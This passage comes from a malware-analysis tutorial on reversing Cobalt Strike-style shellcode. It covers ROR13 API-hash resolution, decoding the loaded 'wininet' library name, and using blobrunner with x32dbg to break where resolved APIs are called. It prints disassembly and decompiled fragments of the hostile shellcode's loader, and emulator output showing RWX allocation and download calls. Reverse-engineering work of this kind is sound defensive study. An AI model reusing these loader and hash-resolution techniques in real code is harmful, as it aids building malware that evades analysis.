0x12de: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x12f9: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x12f9: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203fd4)' -> 0x1
0x45038f: Unhandled interrupt: intnum=0x3
0x45038f: shellcode: Caught error: unhandled_interrupt
* Finished emulating

FLARE Sun 26/11/2023 23:33:26.75
C:\Users\Lenny\Desktop\malware\cob_shell>
```

Note on the Loading of Wininet

If we recall that there was another hex value that looked like an API hash, we can see now that it is actually the (hex encoded) name of the library to load `wininet`.



```
        undefined          AL:1           <RETURN>
        undefined4         Stack[-0x8]:4 local_8
                         FUN_0000008f                                        XREF[1]:
    0000008f 5d               POP          EBP
    00000090 68 6e 65         PUSH         0x74656e
             74 00
    00000095 68 77 69         PUSH         0x696e6977
             6e 69
    0000009a 54               PUSH         ESP=>local_8
                         LAB_0000009b+2                                      XREF[0,
    0000009b 68 4c 77         PUSH         0x726774c
             26 07
                         LoadLibraryA
    000000a0 ff d5            CALL         EBP
    000000a2 31 ff            XOR          EDI,EDI
    000000a4 57               PUSH         EDI
    000000a5 57               PUSH         EDI
    000000a6 57               PUSH         EDI
```

```c

void FUN_0000008f(void)

{
  code *unaff_retaddr;
  undefined4 uStack_4;

  uStack_4 = 0x696e6977;
                    /* LoadLibraryA */
  (*unaff_retaddr)(0x726774c,&uStack_4);
                    /* InternetOpenA */
  (*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
  thunk_FUN_00000307();
  return;
}

```

From Hex

Delimiter
Auto

Reverse

By
Character

Input

```
74656e 696e6977
```

Output

```
wininet
```

Resolving API Hashes Using a Debugger (x32dbg)


The previous method of obtaining resolved hash names will work for some malware, but not all.

This is especially the case if the malware is custom, new, or the actor has just put a bit of extra effort into the code.

To resolve the API Hashes manually, we need to determine the point where the hashes are finally resolved to an API Name.

> We can generally do this by jumping back to the "first" function, and looking for `CALL` or `JMP` instructions. Where the `CALL` or `JMP` is directed at a register value.

If we go back to the initial function, we can see a `JMP EAX` contained towards the end of the function. This corresponds to another `code *` value inside the decompiler.



```
00000057 c1 cf 0d        ROR        EDI,0xd
0000005a 01 c7           ADD        EDI,EAX
0000005c 38 e0           CMP        AL,AH
0000005e 75 f4           JNZ        LAB_00000054
00000060 03 7d f8        ADD        EDI,dword ptr [EBP + -0x8]
00000063 3b 7d 24        CMP        EDI,dword ptr [EBP + 0x24]
00000066 75 e2           JNZ        LAB_0000004a
00000068 58              POP        EAX
00000069 8b 58 24        MOV        EBX,dword ptr [EAX + 0x24]
0000006c 01 d3           ADD        EBX,EDX
0000006e 66 8b 0c        MOV        CX,word ptr [EBX + ECX*0x2]
         4b
                    LAB_00000072+1                          XREF[0,
00000072
00000075
00000077
0000007a
0000007c
00000080 5b              POP        EBX
00000081 5b              POP        EBX
00000082 61              POPAD
00000083 59              POP        ECX
00000084 5a              POP        EDX
00000085 51              PUSH       ECX
00000086 ff e0           JMP        EAX

                    LAB_00000088                            XREF[1]:
00000088 58              POP        EAX

                    LAB_00000089                            XREF[1]:
00000089 5f              POP        EDI
0000008a 5a              POP        EDX
0000008b 8b 12           MOV        EDX,dword ptr [EDX]
0000008d eb 86           JMP        LAB_00000015

                    ****************************************************
                    *                       FUNCTION
                    ****************************************************
                    undefined FUN_0000008f()
      undefined       AL:1          <RETURN>
      undefined4      Stack[-0x8]:4 local_8
```


Location where resolved hashes are executed.

We can set a breakpoint here to determine resolved values.

```
uint uVar8;
int unaff_FS_OFFSET;

FUN_0000008f();
puVar6 = *(undefined4 **)(*(int *)(*(int *)(unaff_FS_OFFSET + 0x30) + 0xc) + 0x14);
do {
  uVar4 = (uint)*(ushort *)((int)puVar6 + 0x26);
  uVar8 = 0x0;
  pbVar7 = (byte *)puVar6[0xa];
  do {
    bVar2 = *pbVar7;
    if ('`' < (char)bVar2) {
      bVar2 = bVar2 - 0x20;
    }
    uVar8 = (uVar8 >> 0xd | uVar8 << 0x13) + (uint)bVar2;
    uVar4 = uVar4 - 0x1;
    pbVar7 = pbVar7 + 0x1;
  } while (uVar4 != 0x0);
  iVar1 = puVar6[0x4];
  iVar3 = *(int *)(*(int *)(iVar1 + 0x3c) + iVar1 + 0x78);
  if (iVar3 != 0x0) {
    iVar3 = iVar3 + iVar1;
    iVar5 = *(int *)(iVar3 + 0x18);
    while (iVar5 != 0x0) {
      iVar5 = iVar5 + -0x1;
      uVar4 = 0x0;
      pbVar7 = (byte *)(*(int *)(*(int *)(iVar3 + 0x20) + iVar1 + iVar5 * 0x4) + iVar1);
      do {
        bVar2 = *pbVar7;
        uVar4 = (uVar4 >> 0xd | uVar4 << 0x13) + (uint)bVar2;
        pbVar7 = pbVar7 + 0x1;
      } while (bVar2 != 0x0);
      if (uVar4 + uVar8 == param_1) {
                    /* WARNING: Could not recover jumptable at 0x00000086. Too many branches */
                    /* WARNING: Treating indirect jump as call */
        (*(code *)(*(int *)(*(int *)(iVar3 + 0x1c) + iVar1 + CONCAT22((short)((uint)iVar5 >> 0
        return;
      }
    }
  }
  puVar6 = (undefined4 *)*puVar6;
} while( true );
}
```


This `JMP EAX` location is often easier to find by switching to the Graph View.

> The majority of the initial function is responsible for "resolving" the hash, with the ending being where the resolved hash is executed.
>
> Hence, we can look for `JMP/CALL` instructions by looking at the end of the Graph View.
>
> If your graph view does not look like this (in the middle), then you can adjust it here with the instructions included in Improving Ghidra UI for Malware Analysis



Zooming in on the Graph, we can observe the same `JMP EAX` instruction at the very end of the function.

Next we will use this location to observe function calls using a Debugger.



```
rd ptr [EBP + -0x8]
rd ptr [EBP + 0x24]
0004a
```

```
00000068
...068 POP   EAX
...069 MOV   EBX,dword ptr [EAX + 0x24]
...06c ADD   EBX,EDX
...06e MOV   CX,word ptr [EBX + ECX*0x2]
             LAB_00000072+1
...072 MOV   EBX,dword ptr [EAX + 0x1c]
...075 ADD   EBX,EDX
...077 MOV   EAX,dword ptr [EBX + ECX*0x4]
...07a ADD   EAX,EDX
...07c MOV   dword ptr [ESP + 0x24],EAX
...080 POP   EBX
...081 POP   EBX
...082 POPAD
...083 POP   ECX
...084 POP   EDX
...085 PUSH  ECX
...086 JMP   EAX
```


Resolving Hashes with a Debugger

Now we have a suspected location where the resolved hashes are executed.

We can provide this location to a debugger and observe the value stored in `EAX`.

To do this, we first need to find a way to load the shellcode. My favourite method is to use blobrunner from OALabs. This tool will take shellcode as an argument, load the shellcode, and provide a location where the shellcode can be found.

We can download blobrunner from here. Making sure to download the "regular" version and not the x64 (blobrunner64).



BlobRunner 0.0.5

Latest

idiom released this Jun 13, 2020 · 2 commits to master since this release v0.0.5 2942af6


- BugFix #10 - --offset assumes base 16
- Remove call to VirtualProtect as the rights are already set to RWX in the call to VirtualAlloc

Assets 4

blobrunner.zip	65.8 KB	Jun 13, 2020
blobrunner64.zip	73.7 KB	Jun 13, 2020
Source code (zip)		Jun 13, 2020
Source code (tar.gz)		Jun 13, 2020


Loading the Shellcode With Blobrunner

After saving the blobrunner file and transferring to a Virtual Machine, we can run it against the shellcode with `blobrunner.exe <shellcode name>`



```
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

FLARE Wed 29/11/2023  2:51:14.72
C:\Users\Lenny\Desktop\malware\cob_shell>blobrunner.exe shellcode_ps1.bin
```


Once executed, we can see that the shellcode has been loaded at an address of `0x001e0000`



```
0.0.5

[*] Using file: shellcode_ps1.bin
[*] Reading file...
[*] File Size: 0x031e
[*] Allocating Memory....Allocated!
[*]   |-Base: 0x001e0000
[*] Copying input data...
[*] Using offset: 0x00000000
[*] Navigate to the EP and set a breakpoint. Then press any key to jump to the shellcode.
```


Now we need to attach the process to a debugger.

We can do this with `x32dbg` by opening up x32dbg and selecting `File -> Attach` and then selecting our blobrunner process.




PID	Name	Title
6232	blobrunner	
3720	PE-bear	PE-bear v0.6.5.2 [C:\Users\Lenny\Desktop\blobrunner.exe]
5744	ExpressVPNNotificationServic	GDI+ Window (ExpressVPNNotificationService.exe)

We can then use the bottom left corner to create a breakpoint at the location provided by blobrunner. `bp 0x001e0000`



